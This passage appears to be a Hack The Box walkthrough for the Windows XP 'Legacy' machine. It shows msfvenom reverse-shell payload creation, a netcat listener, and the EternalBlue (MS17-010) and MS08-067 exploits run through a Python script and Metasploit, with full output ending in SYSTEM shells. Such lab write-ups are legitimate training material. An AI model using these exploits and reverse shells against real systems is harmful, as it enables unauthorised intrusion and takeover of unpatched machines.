


```
──[👾]/home/ross/HackTheBox/Machine/Legacy $ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.122 LPORT=443 -f exe > exploit.exe
```


2. Next we setup our reverse listener and run send_and_execute.py to deliver our payload and get a shell.



```
┌──[Target:Legacy🌐IP:null🚀⚔️Attacker:RaSyn📡IP:10.10.14.122🏆Prize:0 points]
└──[👾]/home/ross/HackTheBox/Machine $ sudo rlwrap nc -lnvp 443
[sudo] password for ross:
Listening on 0.0.0.0 443
```



```
┌──[Target:Legacy🌐IP:null🚀⚔️Attacker:RaSyn📡IP:10.10.14.122🏆Prize:0 points]
└──[👾]/home/ross/HackTheBox/Machine/Legacy $ python2 send_and_execute.py 10.129.227.181 exploit.exe
Trying to connect to 10.129.227.181:445
Target OS: Windows 5.1
Using named pipe: browser
Groom packets
attempt controlling next transaction on x86
success controlling one transaction
modify parameter count to 0xffffffff to be able to write backward
leak next transaction
CONNECTION: 0x85c8f138
SESSION: 0xe1be4010
FLINK: 0x7bd48
InData: 0x7ae28
MID: 0xa
TRANS1: 0x78b50
TRANS2: 0x7ac90
modify transaction struct for arbitrary read/write
make this SMB session to be SYSTEM
current TOKEN addr: 0xe1aa6d20
userAndGroupCount: 0x3
userAndGroupsAddr: 0xe1aa6dc0
overwriting token UserAndGroups
Sending file TS7IS9.exe...
Opening SVCManager on 10.129.227.181.....
Creating service QkhU.....
Starting service QkhU.....
The NETBIOS connection with the remote host timed out.
Removing service QkhU.....
ServiceExec Error on: 10.129.227.181
nca_s_proto_error
Done
```




```
┌──[Target:Legacy🌐IP:null🚀⚔️Attacker:RaSyn📡IP:10.10.14.122🏆Prize:0 points]
└──╼[👾]/home/ross/HackTheBox/Machine $ sudo rlwrap nc -lnvp 443
[sudo] password for ross:
Listening on 0.0.0.0 443
Connection received on 10.129.227.181 1074
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Appendices


Appendix A – MS08-067 w/ Metasploit

1. Once msfconsole starts, search for ms08 and select “exploit/windows/smb/ms08-067_netapi”



```
msf6 >
msf6 > search ms08

Matching Modules
================

   #  Name                                                   Disclosure Date  Rank       Check  Description
   -  ----                                                   ---------------  ----       -----  -----------
   0  exploit/windows/smb/ms08_067_netapi                    2008-10-28       great      Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
   1  exploit/windows/smb/smb_relay                          2001-03-31       excellent  No     MS08-068 Microsoft Windows SMB Relay Code Execution
   2  exploit/windows/browser/ms08_078_xml_corruption        2008-12-07       normal     No     MS08-078 Microsoft Internet Explorer Data Binding Memory Corruption
   3  auxiliary/admin/ms/ms08_059_his2006                    2008-10-14       normal     No     Microsoft Host Integration Server 2006 Command Execution Vulnerability
   4  exploit/windows/browser/ms08_070_visual_studio_msmask  2008-08-13       normal     No     Microsoft Visual Studio Mdmask32.ocx ActiveX Buffer Overflow
   5  exploit/windows/browser/ms08_041_snapshotviewer        2008-07-07       excellent  No     Snapshot Viewer for Microsoft Access ActiveX Control Arbitrary File Download
   6  exploit/windows/browser/ms08_053_mediaencoder          2008-09-09       normal     No     Windows Media Encoder 9 wmex.dll ActiveX Buffer Overflow
   7  auxiliary/fileformat/multidrop                                          normal     No     Windows SMB Multi Dropper


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/fileformat/multidrop

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.0.104       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```


2. Set the RHOST, LHOST, and run to get a meterpreter session.



```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 10.10.14.122:4444
[*] 10.129.227.181:445 - Automatically detecting the target...
[*] 10.129.227.181:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.129.227.181:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.129.227.181:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 10.129.227.181
[*] Meterpreter session 2 opened (10.10.14.122:4444 -> 10.129.227.181:1059) at 2023-03-01 19:39:39 -0500
```


Appendix B – MS17-010 w/ Metasploit

1. Since we know we are dealing with SMB, run a search for SMB scanners to see if we have a vulnerability scanner that we can use. (search auxiliary/scanner/smb)



```
msf6 > search auxiliary/scanner/smb

Matching Modules
================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   auxiliary/scanner/smb/impacket/dcomexec     2018-03-19       normal  No     DCOM Exec
   1   auxiliary/scanner/smb/impacket/secretsdump                   normal  No     DCOM Exec
   2   auxiliary/scanner/smb/smb_ms17_010                           normal  No     MS17-010 SMB RCE Detection
   3   auxiliary/scanner/smb/psexec_loggedin_users                  normal  No     Microsoft Windows Authenticated Logged In Users Enumeration
   4   auxiliary/scanner/smb/smb_enumusers_domain                   normal  No     SMB Domain User Enumeration
   5   auxiliary/scanner/smb/smb_enum_gpp                           normal  No     SMB Group Policy Preference Saved Passwords Enumeration
   6   auxiliary/scanner/smb/smb_login                              normal  No     SMB Login Check Scanner
   7   auxiliary/scanner/smb/smb_lookupsid                          normal  No     SMB SID User Enumeration (LookupSid)
   8   auxiliary/scanner/smb/pipe_auditor                           normal  No     SMB Session Pipe Auditor
   9   auxiliary/scanner/smb/pipe_dcerpc_auditor                    normal  No     SMB Session Pipe DCERPC Auditor
   10  auxiliary/scanner/smb/smb_enumshares                         normal  No     SMB Share Enumeration
   11  auxiliary/scanner/smb/smb_enumusers                          normal  No     SMB User Enumeration (SAM EnumUsers)
   12  auxiliary/scanner/smb/smb_version                            normal  No     SMB Version Detection
   13  auxiliary/scanner/smb/smb_uninit_cred                        normal  Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   14  auxiliary/scanner/smb/impacket/wmiexec      2018-03-19       normal  No     WMI Exec


Interact with a module by name or index. For example info 14, use 14 or use auxiliary/scanner/smb/impacket/wmiexec

msf6 > use 2
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                 Required  Description
   ----         ---------------                                 --------  -----------
   CHECK_ARCH   true                                            no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                            no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                           no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /opt/metasploit/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        445                                             yes       The SMB service port (TCP)
   SMBDomain    .                                               no        The Windows domain to use for authentication
   SMBPass                                                      no        The password for the specified username
   SMBUser                                                      no        The username to authenticate as
   THREADS      1                                               yes       The number of concurrent threads (max one per host)
```

2. The after running the scanner, we see that the target is “likely vulnerable” to EternalBlue. Now we need to search “EternalBlue” and select an exploit (exploit/windows/smb/ms17_010_psexec). After we supply the required options we run the exploit against the target server and get a meterpreter shell.



```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.10.14.122:4444
[-] 10.129.227.181:445 - Rex::ConnectionTimeout: The connection with (10.129.227.181:445) timed out.
^C[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.10.14.122:4444
[*] 10.129.227.181:445 - Target OS: Windows 5.1
[*] 10.129.227.181:445 - Filling barrel with fish... done
[*] 10.129.227.181:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 10.129.227.181:445 -        [*] Preparing dynamite...
[*] 10.129.227.181:445 -                [*] Trying stick 1 (x86)...Boom!
[*] 10.129.227.181:445 -        [+] Successfully Leaked Transaction!
[*] 10.129.227.181:445 -        [+] Successfully caught Fish-in-a-barrel
[*] 10.129.227.181:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 10.129.227.181:445 - Reading from CONNECTION struct at: 0x85c79a18
[*] 10.129.227.181:445 - Built a write-what-where primitive...
[+] 10.129.227.181:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.129.227.181:445 - Selecting native target
[*] 10.129.227.181:445 - Uploading payload... ucPOywWD.exe
[*] 10.129.227.181:445 - Created \ucPOywWD.exe...
[+] 10.129.227.181:445 - Service started successfully...
[*] Sending stage (175686 bytes) to 10.129.227.181
[*] 10.129.227.181:445 - Deleting \ucPOywWD.exe...
[*] Meterpreter session 1 opened (10.10.14.122:4444 → 10.129.227.181:1056) at 2023-03-01 19:35:33 -0500

meterpreter > 
```

References:

- https://infosecwriteups.com/exploit-eternal-blue-ms17-010-for-windows-xp-with-custom-payload-fabbbbeb692f
- https://raw.githubusercontent.com/jivoi/pentest/master/exploit_win/ms08-067.py
- https://raw.githubusercontent.com/worawit/MS17-010/master/mysmb.py
- https://github.com/helviojunior/MS17-010
- https://securitynews.sonicwall.com/xmlpost/what-you-should-know-about-eternalblue-exploit-and-wannacry-ransomware/
- https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-smb/71c0db23-6624-49ed-b694-c7fd24d8876b
- https://support.microsoft.com/en-us/topic/ms08-067-vulnerability-in-server-service-could-allow-remote-code-execution-ac7878fc-be69-7143-472d-2507a179cd15
- https://www.exploit-db.com/exploits/7132